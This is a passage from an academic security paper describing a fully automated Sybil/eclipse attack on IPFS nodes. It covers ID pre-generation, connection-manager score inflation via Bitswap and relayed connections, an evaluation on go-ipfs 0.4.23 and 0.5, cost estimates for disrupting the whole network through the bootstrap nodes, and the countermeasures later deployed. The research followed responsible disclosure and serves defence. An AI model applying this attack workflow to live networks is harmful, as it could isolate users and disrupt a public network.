In accordance with the attack model introduced in Section 3.4, a naïve attack strategy would require pre-generating $s_{100} = 2 \times 20 \times 3000$ identifiers and subsequently operating $e = 20 \times \lceil \log_2(3000) \rceil$ many Sybil nodes, which would continuously ping an attack target until they became resident in the lowest $\lceil \log_2(3000) \rceil$ buckets of victim's routing table to replace all honest nodes in order to eclipse it. Our experiments showed that it is possible to operate this many (reduced-functionality) nodes for less than $0.01€/h$ including VAT based on a cloud offer[16]. The time it would take to reach this goal without further actions, however, is impossible to quantify, as it is effectively churn-dependent. Such a wait-and-see approach to attacking is therefore unattractive in

[14] The churn rate is defined as the participant turnover in the network, i.e. how fast participants join and leave the network.

[15] unless measures beyond the default behaviour have been explicitly set up

[16] https://www.hetzner.com/cloud




Figure 1: Abstract end-to-end flow of eclipsing an IPFS node

general. ID pre-generation for this network size, on the other hand, incurs such negligible cost, that it's impossible to even quantify.

Instead of following this wait-and-see approach and only taking the theoretical characteristics of Kademlia into account, we have chosen a different attack strategy, which is based on exploiting a variety of weaknesses, resulting in the following attack workflow, which also results in quantifiable attack costs.

4.2 Fully Automated, End-to-End Eclipse Attacks on IPFS

In contrast to the naïve attack strategy, which depends purely on network size and churn, we actively exploit the ConnMgr's behaviour described in Section 3.2. Nodes in the DHT are awarded ConnMgr points in accordance with Eq. 2 (such that closer nodes are scored higher) we do not limit identifier generation to s_{100}, but try to pre-generate as many identifiers as possible to fill far more buckets in an attack target's DHT for additional points. We found a sweet spot at pre-generating $\approx$ 146bn identifiers to fill the lowest 33+ buckets of any node, requiring 29TB of disk space[17]. In addition, we also exploit the fact that unsolicited advertisement of content results in points awarded by the Bitswap subsystem. Doing so does not incur any measurable cost. Moreover, the relaying subsystem is a source of virtually unlimited points, since each relayed connections is awarded one point. Therefore, fake nodes, which provide no functionality can be operated solely to relay their connection in order to inflate the score of other nodes. As we have observed, a single link can support as many as 1000 relayed connections.

We have mounted a fully automated, end-to-end attack on IPFS based on these findings. In accordance with Fig. 1, the attack consists of four phases: ID generation, setup phase, attack phase, and a low-cost phase, which can be maintained, once a victim has been eclipsed.

The actual attack is carried out by a stripped-down libp2p-based node (to further reduce costs) that performs a Sybil attack, which is then used to eclipse the target. This node requires a set of pre-generated IDs (from the ID generation step), that fit the victim's DHT. The main attack loop then consists of the following steps:

1. Establish as many connections to the target as possible, each with one of the pre-generated identifiers, covering the lowest 33+ buckets of the victim.

2. Establish additional connections with randomly generated identifiers to reach a total of `highWater` many active connections. This ensures periodic trimming of connections.

3. Messages are sent over each connection to inflate its score, thus tricking the target's ConnMgr into considering these connections to be more important than those to honest nodes.

4. When the target's ConnMgr trims connections to reach `lowWater` many active connections, only legitimate connections established within the grace period will survive. All others will be pruned, leaving mostly those connections established by our malicious libp2p node, since we previously tricked the target's ConnMgr into considering our connections to be more important than those to honest nodes.

Since we are able to exploit the ConnMgr to our advantage, our connections will gradually fill up the target's routing table (this takes 2 minutes at most) as well as the swarm since honest ones are pruned. When queried for content or other nodes, our attacker nodes will filter out any information on other (legitimate) nodes from responses to hinder the victim from

[17] This covers network sizes far beyond any realistic bounds, awards substantial amounts of points without putting any strain on victim nodes during an attack and scales well during identifier generation. Generating more identifiers, on the other hand, scales exponentially with the number of additional buckets to cover and is therefore not economic.

learning about other nodes. We rely on continuously probing the target's routing table to receive feedback about the attack's progress (which is possible due to the deterministic behaviour of Kademlia). Once successful, only four connections suffice to keep a regular IPFS node eclipsed. This is a hardcoded value—a node with less connections will contact the bootstrap nodes.

In summary, our attack exploits a variety of flaws in libp2p/IPFS, specifically in the uncoordinated coexistence of the ConnMgr, Bitswap and relaying DHT subsystems. This results in nodes actively trimming connections to honest peers after mere minutes, due to the ease of tricking the ConnMgr. As part of engaging in a responsible disclosure process with Protocol Labs, this has been acknowledged as a conceptual problem without an easy solution. More exhaustive information on issues and implementation flaws can be found in Appendix A, while technical details on remotely probing nodes, identifier generation, ConnMgr exploitation are provided in Appendix B.


5 Evaluation

In order to gauge the impact of our attack, two key scenarios were evaluated. Attack runs were carried out against unmodified IPFS nodes operated within the live IPFS network. While our main attack target was go-ipfs 0.4.23, version 0.5.0 was also evaluated to asses the impact of countermeasures included in this release (see Section 6). In both cases, the state of an attack target's swarm was queried locally at the target node, while routing table information was obtained remotely (see Appendix B.2) as part of the main attack loop. First, the impact on an average node with default parameters was measured. Subsequently, nodes with the same configuration as the live IPFS bootstrap nodes[18] were attacked. The evaluation results for both scenarios are provided in Fig. 2. In both cases, the DHT is fully poisoned within minutes (Sections 5.1 and 5.2 provide in-depth discussions of attack performance for each scenario). Apart from attack performance evaluation, we also provide an estimate regarding the cost of completely disrupting the whole live IPFS DHT for version 0.4.23. Every attack run was carried out 100 times against newly-spawned IPFS nodes with random IDs we operated ourselves, with permission and support from Protocol Labs when attacking nodes operated by them.


5.1 Default Settings

The goal of this evaluation against an unmodified go-ipfs v0.4.23 node with default ConnMgr parameters (`lowWater` = 600, `highWater` = 900, 20s grace period) is to see whether we can eclipse average nodes in the IPFS network. This setting

[18] These parameters were kindly provided to us by Protocol Labs to help evaluating our attack's impact.



(a) Default settings (`lowWater`=600, `highWater`=900, grace period=20s)



(b) Bootstrap settings (`lowWater`=1000, `highWater`=2000, grace period=60s). Two runs failed due to attack nodes crashing, causing outliers. Note that only the routing table is relevant for an attack bootstrap nodes.

Figure 2: Visualisation of the number nodes in an attack target's swarm and routing table for 100 runs (overlaid). Regular operation is followed by a surge of malicious nodes after starting the attack.

used an attack duration of 50 minutes. Given that the pregenerated IDs amount to more than the default 600 `lowWater` many peers, poisoning a targets routing table and eclipsing the swarm is virtually equivalent. As a result, few relayed connections are sufficient to eclipse a target.

Fig. 2a visualises the number of attackers and other nodes in the swarm and the target's routing table for all 100 runs. First, the plot clearly shows that all 100 victims were well connected and that during the first 5 minutes the `lowWater` mark was never undershoot. Starting the attack after 5 min-




Figure 3: Probability of eclipsing a node with default settings (`lowWater`=600, `highWater`=900, grace period=20s)

utes, the number of attackers in the swarm and the routing table increase almost instantly, while the number of other nodes drops rapidly. After less than ten minutes, the routing tables of all attacked nodes are fully occupied by malicious nodes, while after less than 17 minutes, the probability of fully eclipsing a node is already $> 50\%$ as shown in Fig. 3. Even less time is required in cases where an attacker's goal is not to fully eclipse a node but to prevent a node from discovering any content with high probability. As also shown in Fig. 3, diminishing a target's swarm to less than ten connections is virtually guaranteed in less than half an hour.




Figure 4: Visualisation of a victim's routing table over the first 15 minutes for IPFS 0.4.23, illustrating a sustainable effect

To better illustrate the impact of our attack on a target's routing table, Fig. 4 visualises table buckets for a single target. This reveals that initially only about 9 buckets are full or partially filled, before the attack is started. The second time slot on the x-axis shows the state directly after the start of the attack. All empty spaces in all buckets until bucket 33 are filled up by the attackers. The third time slot shows that after the connection manager tries to reduce the number of connections, the number of other peers decreases drastically, meaning the node has been tricked to harm itself. After the next connection cleanup phase, the routing table is fully poisoned.

5.2 Bootstrap Settings

This setting uses an unmodified go-ipfs v0.4.23 node configured to the same settings as the official bootstrap nodes (`lowWater` = 1000, `highWater` = 2000, 60s grace period). The goal of this evaluation is to see whether we can eclipse the official bootstrap nodes. The attack duration was set to 50 minutes.

For bootstrap-node-like configurations, the number of peers using a pre-generated ID for routing table poisoning is not sufficient to have the ConnMgr prune all honest peers from an attack target's routing table. As a result, the number of relayed connections can easily explode when seeking to fully eclipse such a node, which can result in inadvertently overburdening an attack target. In order to keep this period of high strain as short as possible, we disable spawning relayed connections as soon as a target's DHT is fully poisoned. As shown in Fig. 2b this does not result in a successful eclipse attack against an IPFS node run with bootstrap node configuration. However, the swarm state is irrelevant for actual bootstrap nodes, as swarm connections are not used for bootstrapping. In addition, new swarm connections to the bootstrap nodes are established as nodes are constantly joining the network Therefore, attacking the swarm of bootstrap nodes is futile. Nevertheless, even poisoning "only" the bootstrap nodes' routing tables results in all newly (re)connecting peers to learn only about malicious nodes, completely disrupting the live IPFS network over time. Since this strategy is highly churn-dependent, estimating the time required to reach the whole network is beyond the scope of this work.

5.3 Attack Costs

Since our attack is rooted in pre-generating large quantities of identifiers, which require terabytes of storage space and a fair amount of computing power, this task drives costs. In order to quantify the actual costs of running large-scale attacks against IPFS, attention must also be paid to key network metrics provided by Henningsen et al. [9]. Most prominently, only about 3000 nodes were recorded to responded to connection attempts, which means that the vast remainder of IPFS nodes

is likely operated by private individuals behind a NAT. As a consequence, it is sufficient to attack these 3000 nodes to prevent the network from responding to any queries for honest nodes connecting to the network. In addition, permanently occupying the bootstrap nodes' routing tables will prevent any (re)connecting node from ever connecting to the live IPFS network. Combining these two strategies will thus have a devastating effect.

In accordance with this setting, deployment- and routing-table-organisation-based attack model parameters matching our attack strategy can be set as follows:

$n = 3000$ (= number of all reachable DHT nodes)

$s_{100} = 2 \times 20 \times 3000$ (in accordance with Eq. 3)

$e = 20 \times \lceil \log_2(3000) \rceil$ (in accordance with Eq. 4)

Up-Front Costs The only up-front cost for our attack is related to pre-generating 146bn identifiers, which occupy 29TB of disk space (see Section 4.2). A quick search on a European price comparison service reveals a per-terabyte price of less than €20 including VAT[19] for external hard drives. This results in an up-front storage cost of less than €600, to store 29TB of identifiers[20]. In order to actually generate this many identifiers, any commodity personal computer can be used, adding an estimated €1000 for a machine dedicated to generating identifiers, featuring an *AMD Ryzen 3700X* octa-core CPU[21]. This results in an estimated up-front cost of less than €2000 including a large margin for electricity costs that easily covers the time it takes to generate the required amount of identifiers as outlined in Section B.1. Mapping this number to the attack model reveals that this ID pre-generation is not dependent on any other parameters. As such, these costs are considered part of c_a (additional attack costs), while $c_{s_{100}}$ can be neglected.

Running Costs The evaluation setup used to eclipse a single node relied on virtual machines with 4 cores and 16GB RAM, which cost €0.031 per hour and instance[22] including VAT. These costs already include c_e, which corresponds to the cost of running nodes to fill all routing table spots for a particular network size. However, as we also inflate the scores of these nodes and run additional nodes to occupy more DHT spots for additional ConnMgr points, these running costs cover c_e, while also contributing to c_a. Mapping this to the 3000 reachable IPFS nodes discovered by Henningsen et al. [9] results in running costs of $3000 \times 0.031€ = 93^{€}/_{h}$ to attack all reachable nodes simultaneously. This does not allow conclusions to be drawn regarding the overall number of active IPFS users, since it does not respect the network's churn rate. However, this has no bearing on the cost of eclipsing all available nodes (as this number would not change, only individual attack targets would come and go). Due to libp2p's routing table not keeping disconnected peers, a fully eclipsed node is known to be undiscoverable by the rest of the network. Once this is achieved, the cost of keeping a node eclipsed drops significantly, since it is sufficient to maintain as little as four connections to keep the node from re-connecting to bootstrap nodes. This scenario is no longer restricted by CPU or RAM utilisation and has therefore negligible bearing on attack costs. However, any churn requires continuous runs of the full attack against newly joining nodes, which inflates costs. As of IPFS 0.4.23, global attacks can therefore be made more economic by targeting only bootstrap nodes. *In general, however, this attack scenario scales linearly with network size/churn rate, enabling highly efficient, global attacks.* Recalling that it takes less than an hour to eclipse an average node with 75% probability (see Fig. 3) makes it possible to estimate the absolute cost for reaching this 75% target both for individual nodes and globally, in accordance with Eq.5, and Eq. 6, respectively.

$$c_i = \quad 2000€ + 0.031^{€}/_{h} \times 1h \quad \approx 2000€ \quad (5)$$

$$c_t = \quad 2000€ + 3000 \times 0.031^{€}/_{h} \times 1h \quad \approx 2100€ \quad (6)$$

While this will impact operations and fully eclipse a significant portion of all DHT nodes, it will not fully disrupt and halt the network, since the chance of success is 75%. Considering the low up-front cost, however, the actual cost of isolating individual nodes is negligible, even if it takes many more hours to fully eclipse them. This observation enables a different kind of attack strategy to actually grind the complete DHT-based IPFS network to a halt.

Fully Disrupting the Network Considering the virtually perfect success rate for poisoning a node's DHT after running the attack merely for a few minutes (as shown in Fig. 2b) and also the low number of bootstrap nodes, eclipsing bootstrap nodes presents an attractive global attack strategy. After all, if all bootstrap nodes' routing tables are fully poisoned, any regular node carrying out the bootstrapping routine (after being eclipsed themselves, or after a restart) will only receive information about attacker-controlled nodes. In accordance with Section 4.1, collapsing the DHT in this way will lead to eventually disconnecting all nodes from each other, fully disrupting the network. Keeping bootstrap nodes eclipsed does require running the full attack, since newly joining nodes will continuously establish connections. The cost for global attacks can therefore be estimated as follows: At a cost of $0.031^{€}/_{h}$ for a cloud instance targeting a single node, attacking the eight bootstrap nodes used as of IPFS 0.4.23 results in running costs of $8 \times 0.031^{€}/_{h} = 0.248^{€}/_{h}$. Mapping these numbers to the attack model allows for calculating the total attack cost according to Eq. 7.

$$c_t = \underbrace{2000€}_{\text{ID generation}} + \underbrace{(8 \times 0.031^{€}/_{h} = 0.248^{€}/_{h})}_{\text{keeping bootstrap nodes eclipsed}} \quad (7)$$

[19] https://geizhals.eu/?cat=hdx&xf=5588_HDD [20] Buying physical disks is significantly cheaper than current rates for cloud storage for the scope of our attack. [21] https://geizhals.eu/?cat=sysdiv&xf=10863_8%7E6764_AMD%7E6770_Ryzen+3000 [22] https://www.hetzner.com/cloud

As can be seen, running costs are negligible, and up-front costs are also low, considering the impact of such an attack. Apparently, this formula does not rely on any network parameters, which would mean that the cost of disrupting the whole IPFS network would remain constant regardless of network size. If this attack was to be mounted on a network featuring significantly more DHT server nodes, however, the score of attacker nodes would need to be inflated more aggressively, as more honest nodes would occupy more DHT buckets to begin with. As the number of buckets occupied by honest nodes scales logarithmically with network size, so does the required ConnMgr score, which needs to be exceeded by attacker-controlled nodes. Recalling Section 4.2, our attack exploits the relaying subsystem to do so by spawning large numbers of relayed connection, each of which awards one point to an attacker-controlled node. The resource consumption of this attack part thus also scales logarithmically with network size and as a result will become the dominating factor as the number of honest nodes grows. *In effect, the cost of fully disrupting the DHT-based IPFS network through attacking bootstrap nodes scales logarithmically with network size*, as more powerful instances will be required.

Admittedly, the model introduced in Section 3.4 may appear to be at odds with the chosen attack strategy. This, however, is attributed to the fact that easily exploitable flaws severely reduce the impact of network-related parameters. As discussed in the following section, various countermeasures, which have since been rolled-out, significantly impact attack costs, which puts any potential strategies taking these measures into account more in line with the attack model. Moreover, this abstract model will be shown to enable qualitative comparisons with related attacks on other systems in Section 7.

6 Countermeasures

Our attack only works because it is easily possible to mount Sybil attacks, which were first introduced by Douceur in 2002 [5]. The easiest way to prevent our attack would thus be to prevent Sybil attacks. This, however, is hardly feasible in practice given the open, decentralised-by-design nature of IPFS, and its key promise to let anyone participate in the network without central governance. As Douceur put it: "With no logically central, trusted authority [...] it is always possible [...] to present more than one identity [...]" [5]. This is further supported by a 2006 survey by Levine et al. [12] and by a more recent study by Mohaisen and Kim [18]. Nevertheless, attackers can still be hindered from weaponising the *operation* of large numbers of malicious network nodes to a great extent. The *generation* of a large identifier set cannot practically be mitigated in decentralised systems when considering large-scale attacks. After all, it took us four days to generate enough identifiers to target networks consisting of billions of nodes (see Appendix B). While *Proof-of-Work* (PoW)-based ID generation as proposed by Baumgart and Mies [3] would inflate up-front costs, Prünster et al. [20] have reached the conclusion that this is ultimately futile even for modern systems employing self-certifying identifiers and authenticated end-to-end encryption. Even a moderately funded attacker could simply invest in enough computing power to counter any realistic PoW factor.

Presenting our attack to Protocol Labs as part of the responsible disclosure process has intensified an already ongoing effort of hardening IPFS/libp2p, resolving the issue of unconditional removal of DHT nodes (see Section A) in the libp2p version that ships with go-ipfs v0.5, as released on April 28, 2020. Apart from that, many other fixes were released, with go-ipfs 0.6 (published in June) effectively preventing casual attackers from carrying out the attack presented in this paper.

Protocol Labs allowed us to attack bootstrap nodes running go-ipfs 0.5 right after its release, as well as performing attack runs on 0.6. In accordance with the timeline of releases, major changes affecting our attack are highlighted for go-ipfs 0.5, followed by a discussion on 0.6 improvements as well as other fixes related the discovered vulnerabilities.

IPFS 0.5 Mitigations Amongst many other changes, the libp2p version shipping with go-ipfs 0.5 in April 2020 introduced a DHT eviction strategy including periodic routing table refreshing and testing peer liveliness based on three parameters: (1) *Time of last successful outbound query*, (2) *last time a peer was considered useful* (see below), and (3) *eviction grace period*, which depends on bucket size and refresh period; typically in the order of 45 minutes. The first parameter is used during periodic routing table refreshes. A ping is issued when a peer has not been successfully queried within the grace period. Failure to respond results in eviction. Consequently, stale peers are periodically removed from the DHT even if the buckets they reside in still feature vacant spots. A peer is considered useful, if it either responded first to a query or if responding took less than twice the time of the fastest responding peer. Whenever this condition is met, the last useful time is recorded. In case a bucket is full, while another peer shall be added to this bucket, peers whose last useful time lies beyond the grace period are evicted. In such cases, however, responding to a query with an empty result is also considered useful by the DHT implementation (even though it is not *actually useful* in reality). This prevents nodes from penalising honest peers that simply could not provide the data required to respond to a query, which helps new nodes join the network. At the same time, however, becoming useful can be relatively cheap, since no information is required to still become useful. In addition, only routing table peers are evaluated for usefulness, due to the usefulness definition being limited to DHT operations. Thus, even a theoretic swarm node providing all the content ever queried would not join the routing table easier than any other node.


As a consequence of these changes, the connection trimming of the ConnMgr has no immediate effect on the routing

table, since even disconnected peers are remembered and are reconnected to if necessary. Thus, `lowWater`, `highWater` marks, and grace period also have no effect on the routing table. Given that the typical eviction grace period is close to an hour, the cost of poisoning a target's routing table is increased by several orders of magnitude compared to the mere minutes required to fully take over an IPFS 0.4.23 node's routing table. In fact, even after twelve hours, an IPFS 0.5 node in bootstrap configuration still features honest peers in its routing table (see Fig. 5a).


Shortly after releasing go-ipfs 0.5 on April 28, 2020, Protocol Labs let us evaluate our attack against one of the production IPFS bootstrap nodes over three hours in the live IPFS network in order to gauge the impact of the newly deployed countermeasures. Since this concrete attack run targeted a production system, the evaluation period was chosen in such a way that results could be obtained to make an initial judgement regarding the deployed countermeasures' utility without causing any real disruption to the network. The results are presented in Fig. 5b. Compared to attacking nodes specifically for evaluation purposes (not used by others for actual bootstrapping), an increased resilience can be observed. This was to be expected, since the increased query frequency to bootstrap nodes awards a larger set of honest peers a *useful* state. As a consequence, these peers are kept in the routing table. After only one hour, however, the initial number of 200+ honest peers in the bootstrap node's routing table could be more than halved and then remained below 100, clearly demonstrating the impact our attack still has on IPFS 0.5. Protocol Labs's estimate regarding attack difficulty for go-ipfs 0.5, is that fully poisoning a bootstrap node's routing table is still possible within several days.

IPFS 0.6 and 0.7 Measures The most crucial measure to boost attack costs by orders of magnitude was included in go-ipfs 0.6 released in June 2020. In effect, IP-addresses are now considered with respect to adding nodes to the local routing table, making it impossible to mount large-scale Sybil attacks from a single host. Instead, at most three nodes associated with a single host (IPv4, IPv6[23]) can become resident in a node's routing table. Therefore, this measure by itself already inflates the cost of attacking a single node by over two orders of magnitude compared to IPFS 0.5. Mapping this against the estimate of several days to fully eclipse a bootstrap node clearly puts this out of reach for casual attackers. Compared to theoretic proposals of limiting the numbers of identifiers that can be advertised to a P2P network per IP address, multiple nodes can still join the network from the same host. In fact, this aligns with the distinction between client and server-mode DHT that aims at mapping to nodes operated behind NATs. In addition, IPFS 0.7 deprecated the previously used transport security mechanism, which breaks compatibility to pre-0.6 releases.

[23] Even presenting multiple IPv6 addresses from a single large IPV6 subnet has no effect.



(a) Attack performance on a IPFS 0.5 node run with bootstrap node configuration over twelve hours. This node baehaved like a regular node and was not used for actually bootstrapping. Thus, it more closely resembles a regular node, not a bootstrap node with respect to network interactions.



(b) Attack performance on a live IPFS 0.5 bootstrap node over three hours. The attacks was launched 15 minutes after starting to collect metrics.

Figure 5: Visualisation of routing tables for go-ipfs 0.5. Higher attack resiliency can be observed for the bootstrap node due to interacting with more nodes. By comparison, the attack on a regular nodes becomes increasingly successful during the course of the first five hours. Honest peers are visualised in green, malicious peers in red and empty spots in otherwise filled buckets are shown in black.

As a result, older instances are required to update to a release containing fixes, if operators want to continue to participate in the network.

Additional Deployed Changes Aside from these key changes, additional countermeasures were rolled out since IPFS 0.4.23. These include a fixed score for nodes acting as relays to prevent relay-based inflation of ConnMgr scores. While many third-party projects rely on different parts of libp2p's functionality, the relaying subsystem is expected to be used in virtually all P2P-related projects that require connecting users behind NATs. Therefore, this change is expected to impact many libp2p-based applications. Moreover, nodes in the lowest two DHT buckets are exempt from pruning, while higher buckets are now assigned a fixed score of five points. While this may seem counter-intuitive, it prevents attackers capable of generating a huge body of valid identifiers from gaining an advantage for small network sizes by ConnMgr points awarded from the DHT subsystem. In effect, nodes are scored more equally due to these changes. Moreover, libp2p now verifies reachability of advertised IP addresses, and only adds those nodes who actually respond to connection requests. This already goes a long way towards solving the issue of unconditional trust and makes it harder to become resident in routing tables. In addition, configuration of direct peering agreements was also elevated to a core feature of the IPFS reference implementation.

Revisiting Attack Cost Putting the impact of these countermeasures into context is easily possible, when inserting updated cost factors into the abstract attack model introduced in Section 3.4 and comparing them to our attack's cost estimates obtained for IPFS 0.4.23 (see Section 5). While up-front costs remain unchanged, running costs have increased dramatically due to a discrete cloud instance being required for every three attacker nodes aimed at poisoning a node's routing table. As these instances will only run a small number of nodes, cheaper, low-power offers can be used, priced at $0.005€/h$, for example[24]. In addition, the relaying subsystem cannot be exploited any more to gain more ConnMgr points than an honest connection by relaying large numbers of nodes, which is why higher-performing cloud instances would not provide any advantage. In effect, our attack cannot be sped up and is dependent on churn only. Moreover, attacker-controlled nodes occupying higher buckets than regular nodes (which is based on network size) makes little sense. In fact, the naïve attack strategy from Section 4.1 becomes attractive again, which results in estimated costs for poisoning an individual node's routing table according to Eq. 8:

$$c_e = \underbrace{20}_{k} \times \lceil \log_2(\underbrace{3000}_{\text{total DHT nodes}}) \rceil / \underbrace{3}_{\text{nodes per cloud instance}} \times 0.005€/h \approx 0.4€/h \quad (8)$$

In order to estimate the absolute cost of such an attack, it is important to take into account how the deployed countermeasures affect the required duration of such an attack to be successful. Monitoring regular IPFS nodes revealed that the lowest two buckets of their routing tables still contained a combined number of twenty nodes even after a week. The majority of these honest nodes were evicted from the DHT within the first 24 hours, with little changes being observed afterwards. Since all routing information in these lowest two buckets is protected from being pruned by the ConnMgr, this observation provides insights with respect to how the deployed countermeasure improved attack resiliency: An attack needs to be run for weeks (at a cost of $c_i = 0.4 \times 24 \times 7 = 67.20€/\text{week}$) rather than minutes in order to fully poison a single node's routing table. As such, individual and global attacks become infeasible for casual attackers.

7 Related Work

As our work presents an attack on a peer-to-peer system in production use, this section focuses on work related to analysing and attacking similar live systems. For theoretical models and surveys on this matter, we refer to the works of Levine et al. [12] and Mohaisen and Kim [18] (see Section 6).

Although IPFS was launched in 2013 and has continuously gained traction, scientific literature on IPFS is still scarce. Apart from the original whitepaper [4] and protocol specifications of varying maturity[25], little in-depth documentation on IPFS is currently maintained. Metrics on the overall IPFS network are also not available. However, a 2020 paper [9] crawled the live IPFS network, the results of which were used to estimate the cost of our attack in Section 5. This work also stressed that no countermeasures against Sybil attacks were in place as of version 0.4.23, contrary to the original IPFS whitepaper. The authors also observed that the way IPFS implements content discovery (first querying all connected peers and only then falling back to querying the DHT in case none of the contacted peers would serve the requested content) provides some resilience against eclipse attacks aimed at the DHT. Our work demonstrates, however, that this defence was extremely limited in scope, leaving the possibility to fully eclipse a node in less than one hour with $\approx 75\%$ probability.

